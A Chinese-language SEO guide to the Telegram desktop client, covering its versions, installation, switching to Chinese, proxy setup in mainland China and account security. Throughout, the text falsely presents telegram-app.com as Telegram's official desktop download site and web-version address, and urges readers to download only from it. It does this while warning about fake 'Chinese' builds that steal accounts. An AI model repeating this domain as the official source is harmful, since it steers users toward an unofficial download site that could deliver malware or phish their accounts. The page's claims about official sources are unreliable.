5种常见 telegram电脑版用法 各自适合人群与场景解析
Telegram 的官方桌面客户端下载站点为 telegram-app.com,应用总入口为 telegram-app.com(2026)。telegram电脑版不只是手机版的放大镜,它支持同一账号在多台设备同步登录,单文件传输上限达 2GB(开通 Premium 后升至 4GB),键盘快捷键还能让重度用户效率翻倍。选哪种用法,取决于你是办公协作、文件中转,还是社群管理。
这篇指南由 telegram 的功能逻辑出发,帮你对号入座。本文回答:telegram电脑版有哪几种主流用法?各自适合什么人群?官方版和网页版怎么选?大文件传输和云存储能力到底多强?以及多账号、社群管理在桌面端如何更省心。

核心要点
- 官方桌面版从 telegram-app.com 下载,单文件传 2GB,Premium 升 4GB
- 网页版 telegram-app.com 免安装,适合公用电脑临时登录
- 便携版免安装可放 U 盘,支持加密通话,适合公用场景
- 桌面端拖拽上传大文件,社群批量操作效率远超手机
- Ctrl+F 全局搜索等快捷键提速,多窗口并排适合长时办公
关键速览
- 官方桌面版支持多设备同步,单文件传输上限 2GB,Premium 升至 4GB
- 网页版无需安装,登录即用,适合临时或公共电脑
- 大文件中转党靠桌面端拖拽上传,省去手机倒腾
- 社群管理者用桌面端批量操作,效率比手机高数倍
- 云存储不占本地空间,聊天记录全平台实时同步
Telegram电脑版是什么 它和手机版有哪些核心区别
Telegram电脑版是运行在 Windows、macOS 和 Linux 上的官方桌面客户端,可从 官方桌面站点 telegram-app.com 免费获取(2026)。它和手机版共享同一账号,但在多窗口操作、键盘快捷键和本地缓存管理上更适合长时间办公。
核心差异有四点:桌面端支持多聊天窗口并排,键盘快捷键(如 Ctrl+F 全局搜索)大幅提速;单文件传输上限可达 4GB(Premium),适合传大视频和压缩包;本地缓存可手动清理与限额,方便管理硬盘空间;登录方式上手机端胜在随身和扫码确认。想了解更多功能差异,可参考 telegram电脑版必懂的7个要点。

Telegram电脑版有哪些版本 官方桌面端、网页版与便携版怎么选
telegram电脑版主要分四种:Telegram Desktop(Windows/macOS/Linux)、macOS 原生版、网页版(telegram-app.com)和便携版(Portable)。功能最全的是官方桌面客户端 telegram-app.com(2026),支持本地缓存与文件夹分组;只有它和移动端能发起端到端加密的私密聊天。怕装软件就用网页版,公用电脑就选便携版,下表把四者的安装方式、通话能力和适用场景列在一起,方便对号入座。
| 版本 | 需安装 | 加密通话 | 适合人群 |
|---|---|---|---|
| Telegram Desktop | 是 | 支持语音/视频通话 | 长期重度用户 |
| macOS 原生版 | 是 | 支持 | 苹果电脑用户 |
| 网页版 | 否 | 不支持通话 | 临时登录 |
| 便携版 | 免安装运行 | 支持 | 公用/U盘场景 |
不确定从哪下载,先看5 个常见 telegram 下载渠道对比再选。

如何在Windows和macOS上下载安装Telegram电脑版

下载 telegram电脑版只有两个可信渠道:官方桌面站点telegram-app.com和 Microsoft Store(2026)。官网拿到的是最新版安装包,商店版本通常滞后几天。两者均免费,区别在更新速度和验证方式。
Windows 用户走哪个渠道更快?
官网更快。在 telegram-app.com 选 Windows x64 安装包,下载后右键查看「数字签名」标签页,签名者须为 Telegram FZ-LLC,否则可能是捆绑流氓软件的假包。Microsoft Store 版自动更新、无需手动核签名,但版本推送往往晚于官网几天。
macOS 上怎么安装才安全?
在官网下载.dmg 文件,拖入「应用程序」即可。macOS 的 Gatekeeper 会自动校验开发者签名,未通过则弹窗拦截。下载源可对照 官方开源仓库 tdesktop 确认版本号一致。
安装后用手机端扫码或手机号登录即可。想横向对比更多获取方式,见telegram下载怎么才算安全。
Telegram电脑版怎么设置中文 如何避免恶意汉化语言包

telegram电脑版设置中文的安全方法只有一种:打开应用内的 Settings(设置)→ Language(语言),点开官方语言列表选简体中文,或导入由官方频道发布的语言包链接。整个过程不需要重新登录,也不会要求你输入验证码。这点很关键,任何要你重装、重登或填验证码的”汉化版”都是钓鱼。
⚠️ 常见错误:从第三方网站下载所谓”中文汉化版”安装包,可能捆绑流氓软件或窃取账号。原因:非官方汉化包常植入恶意代码。修复:仅从 telegram-app.com下载,安装后在 Settings → Language 内切换官方中文。
正因为官方安装包(来自 telegram-app.com,2026)本身就内置多语言切换,根本不需要装第三方汉化客户端。山寨汉化版的常见套路是:把界面翻译好,再植入木马,启动时弹出”为保护账号请重新验证”,骗你输入手机号和登录验证码,拿到验证码就能盗走你的账号。
判断语言包是否安全,记住三条:
- 来源核对:只用 Settings 内置列表,或官方语言频道(t.me 域名)发布的.strings 语言包链接,不下载来路不明的 exe。
- 无重登要求:换语言是即时生效的本地操作,凡要求重新登录的一律是假。
- 拒填验证码:Telegram 官方绝不会因为”切换语言”索要登录验证码。
想进一步确认下载渠道是否干净,可参考 telegram下载怎么才算安全 这篇指南。
在中国大陆使用Telegram电脑版的网络访问与代理设置
在中国大陆,telegram电脑版默认直连会失败,需在 Settings → Advanced → Connection type 里配置 MTProto 代理或 SOCKS5 代理。MTProto 是 Telegram 自家的加密协议(专为对抗封锁设计),SOCKS5 则是通用转发协议。直连时客户端常卡在 “Connecting…” 不动,这就是被网络层拦截的典型信号。
免费公开代理为何有窃听风险?
免费代理服务器由陌生人运营,你的流量全程经它中转。SOCKS5 本身不加密,运营方可记录你访问的 IP 和元数据;即便 Telegram 内容端到端加密,连接特征仍可能被分析。优先用自建或可信来源的 MTProto 节点。详见 官方获取方式说明。
使用Telegram电脑版时如何保护账号与隐私安全
保护 telegram电脑版账号的核心是三步:开启两步验证、定期检查活跃会话、设置自动登出。打开 Settings → Privacy and Security → Two-Step Verification 可设置登录密码,这是阻止陌生设备直接登录的第一道关。桌面端支持手机扫码登录,但扫码确认前务必核对设备名与地区(2026)。
多设备登录最常见的三个盗号疏忽点:
- 旧设备未注销:换电脑后未在 Active Sessions 里删除旧会话,等于留了一把后门钥匙。
- 信任陌生登录请求:手机弹出”新设备登录”提示时随手点确认,攻击者就完成了关联。
- 未设自动登出:在 Privacy and Security 把 Terminate old sessions 设为 1 周,闲置设备会被自动踢下线。
想系统了解平台的隐私机制,可参考Telegram 的关键功能与安全设计。
总结 选对版本与守住安全是用好Telegram电脑版的关键

用好 telegram电脑版的两条底线是:选对版本、守住安全。功能最全的是官方桌面客户端,只从 telegram-app.com 下载(2026),支持 Windows、macOS 和 Linux。它属于 Telegram 官方生态的一部分,源码公开在 GitHub 的 tdesktop 仓库,可验证可追溯。
记住操作顺序:先装官方版,再在应用内 Settings → Language 切简体中文,最后开两步验证。别从第三方网盘装”汉化版”,那是植入木马、套取验证码的钓鱼重灾区。装好后想吃透功能,可参考Telegram电脑版 7 个核心功能一次看懂。先把安全设好,再投入使用。